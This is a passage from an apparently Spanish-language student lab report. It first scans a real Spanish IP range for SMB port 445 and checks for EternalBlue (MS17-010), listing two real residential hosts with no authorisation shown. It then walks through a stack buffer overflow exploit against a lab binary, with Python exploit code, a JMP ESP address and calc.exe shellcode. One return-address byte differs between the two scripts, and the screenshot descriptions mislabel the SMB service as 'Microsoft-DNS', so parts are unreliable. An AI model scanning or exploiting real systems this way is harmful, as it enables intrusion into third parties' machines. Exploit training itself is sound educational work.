Este comando extrae las direcciones IP únicas de hosts que tienen el puerto 445 abierto.

#### **3.4: Verificación de Vulnerabilidad con Nmap**

Finalmente, se utilizó Nmap con su script NSE específico para detectar la vulnerabilidad MS17-010:

```
sudo nmap -iL targets_445.txt -p445 -Pn --script smb-vuln-ms17-010 -oN reporte_final_永恒蓝
```

Parámetros utilizados:

- `-iL targets_445.txt` : Lee la lista de objetivos del archivo
- `-p445` : Verifica el puerto 445
- `-Pn` : No realiza ping (ya sabemos que están activos)
- `--script smb-vuln-ms17-010` : Ejecuta el script que detecta EternalBlue
- `-oN reporte_final_永恒蓝.txt` : Guarda el reporte en formato normal

## POC local

Dado que no se pudo abrir Digital Ocean con crédito, se decidió hacerlo local solo usando uno de los 200 rangos de IP de España.


## 1. Masscan

The screenshot shows a terminal window on a Kali Linux desktop. The terminal is running a Masscan scan against a list of IP addresses. The command used was `sudo masscan -iL target.txt -p445 --rate 100 --wait 5 -oG resultados.txt`. The results show two hosts (1.178.251.174 and 1.178.249.18) with port 445 open, which corresponds to the Microsoft-DNS service.

```
File Machine View Input Devices Help
File Actions Edit View Help
217.197.16.0-217.197.31.255
217.198.192.0-217.198.207.255
217.216.0.0-217.217.255.255
Places
(kali㉿kali)-[~/master/ip_spain]
$ ls
ips_espana.txt  target.txt
(kali㉿kali)-[~/master/ip_spain]
$ head -n 1 ips_espana.txt > target.txt
(kali㉿kali)-[~/master/ip_spain]
$ ls
ips_espana.txt  target.txt
(kali㉿kali)-[~/master/ip_spain]
$ # Escaneamos el puerto 445 (SMB) en esas ~8000 IPs
sudo masscan -iL target.txt -p445 --rate 100 --wait 5 -oG resultados.txt
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-12-18 12:02:14 GMT
Initiating SYN Stealth Scan
Scanning 8192 hosts [1 port/host]

(kali㉿kali)-[~/master/ip_spain]
$ ls
ips_espana.txt  resultados.txt  target.txt
(kali㉿kali)-[~/master/ip_spain]
$ cat resultados.txt
# Masscan 1.3.2 scan initiated Thu Dec 18 12:02:14 2025
# Ports scanned: TCP(1;445-445) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Timestamp: 1766059385 Host: 1.178.251.174 () Ports: 445/open/tcp//microsoft-ds// 
Timestamp: 1766059394 Host: 1.178.249.18 () Ports: 445/open/tcp//microsoft-ds//
```

## 2. Nmap



The screenshot shows a terminal window on a Kali Linux system. The user has run a grep command to extract specific IP addresses from a file named 'resultados.txt' and save them to 'targets\_finales.txt'. They then used the cat command to view the contents of 'targets\_finales.txt', which lists two IP addresses: 1.178.249.18 and 1.178.251.174. Finally, they ran an Nmap scan on these targets using the command 'sudo nmap -p445 -Pn --script smb-vuln-ms17-010 -oN reporte\_final\_etworkblue.txt'. The output shows that both hosts are up and that port 445/tcp is open, revealing the Microsoft-DNS service.

```
(kali㉿kali)-[~/master/ip_spain]
$ grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" resultados.txt | sort -u > targets_finales.txt

(kali㉿kali)-[~/master/ip_spain]
$ cat targets_finales.txt
1.178.249.18
1.178.251.174

(kali㉿kali)-[~/master/ip_spain]
$ sudo nmap -p445 -Pn --script smb-vuln-ms17-010 -oN reporte_final_etworkblue.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 07:15 EST
Nmap scan report for 18.pool1-178-249.dynamic.orange.es (1.178.249.18)
Host is up (0.026s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Nmap scan report for 174.pool1-178-251.dynamic.orange.es (1.178.251.174)
Host is up (0.027s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds


Nmap done: 2 IP addresses (2 hosts up) scanned in 0.83 seconds
```

## 4. Test 1

Explotación del buffer test 1. Se siguieron los pasos guiados en el manual:


### 4.1 Identificación de la Vulnerabilidad

Primero, se ejecutó el programa y se provocó un crash enviando más datos de los que el buffer podía contener. Esto confirmó que existía una vulnerabilidad de buffer overflow.



## 4.2 Análisis con Debugger

Se utilizó Immunity Debugger para analizar el comportamiento del programa durante el crash. Esto permitió ver exactamente cómo se sobrescribía la pila y qué registros eran afectados.



## 4.3 Cálculo del Offset


Se ejecutó !mona pc 300 para generar un patrón circular y luego con ello se ejecutó !mona findmsp para calcular el offset.

The screenshot shows the Immunity Debugger interface with several windows open:

- Registers (FPUU)**: Shows CPU registers (EAX, ECX, EC2, EDX, EBX, ECSP, ECBP, ECSP, ECIP) and floating-point registers (C0-C7). A red arrow points to ECIP.
- Stack Dump**: Shows the stack contents from offset 0x00022ff0 to 0x00022ff8. A red arrow points to the value at offset 0.
- Log data**: Shows memory dump details for cyclic and normal patterns.
- Code auditor and software assessment specialist needed**: A status bar at the bottom.
- findmsp.txt - Bloc de notas**: A text file containing module information and warnings about non-ASCII files.
- Windows Task Manager**: Shows the taskbar with the application name.


## 4.4 Validar la distancia

Al ejecutar de nuevo el debugger se pudo ver que se han puesto las "Bs" en la dirección de memoria deseada.



## 4.5 Estableciendo el Control del EIP

Una vez conocido el offset, se modificó el exploit para enviar exactamente esa cantidad de bytes de relleno, seguido de la dirección a la que se quería saltar. Luego se utilizó una instrucción JMP ESP para marcar el breakpoint .



```

1 # -----
2 #
3 #
4 import os,subprocess
5
6 # junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A
7
8 junk = ("A" * 140)
9 # 0x7c86467b : jmp esp | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR:
10 junk += "\x7b\x46\x86\x7c" # ("B" * 4)
11 junk += ("\x41" * (300 - len(junk)))
12
13 debuggercmd = "C:\Archivos de programa\Immunity Inc\Immunity Debugger\ImmunityDebugger.exe"
14 subprocess.call([debuggercmd,"stackBuff.exe",junk])
15
16

```

The screenshot illustrates the exploit development process. At the top, a Notepad++ window shows the Python script used to generate the exploit payload. In the middle, the Immunity Debugger interface is open, showing assembly code, registers, stack dump, and memory dump panes. The assembly pane displays the exploit's payload, including the calculated address 0x7c86467b for the jmp esp instruction. The registers pane shows the CPU state at the time of the exploit. The memory dump pane shows the exploit payload being written to memory. The bottom part of the screenshot shows the taskbar with the Immunity Debugger and a process named 'stackBuff.exe' which is currently paused.


## 4.6 Inyección de Shellcode

Finalmente, se agregó el shellcode que ejecutaría la calculadora de Windows (calc.exe). Esto demuestra que se tiene control total sobre el flujo de ejecución del programa.

```

4 import os,subprocess
5
6 shellcode = ("\"x31\xC9"
7 "\x51"
8 "\x68\x63\x61\x6C\x63"
9 "\x54"
10 "\xB8\xC7\x93\xBF\x77"
11 "\xFF\xD0")
12
13 # junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad:
14
15 junk = ("A" * 140)
16
17 # 0x7c86467b : jmp esp | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR:
18 junk += "\xb7\x46\x86\x7c" # ("B" * 4)
19
20 junk += shellcode ←
21
22 junk += ("C" * (300 - len(junk)))
23
24 debuggercmd = "C:\Archivos de programa\Immunity Inc\Immunity Debugger\ImmunityDebugger.exe"

```




## 5. Test 2

Para el segundo ejercicio se siguió el mismo proceso metodológico:

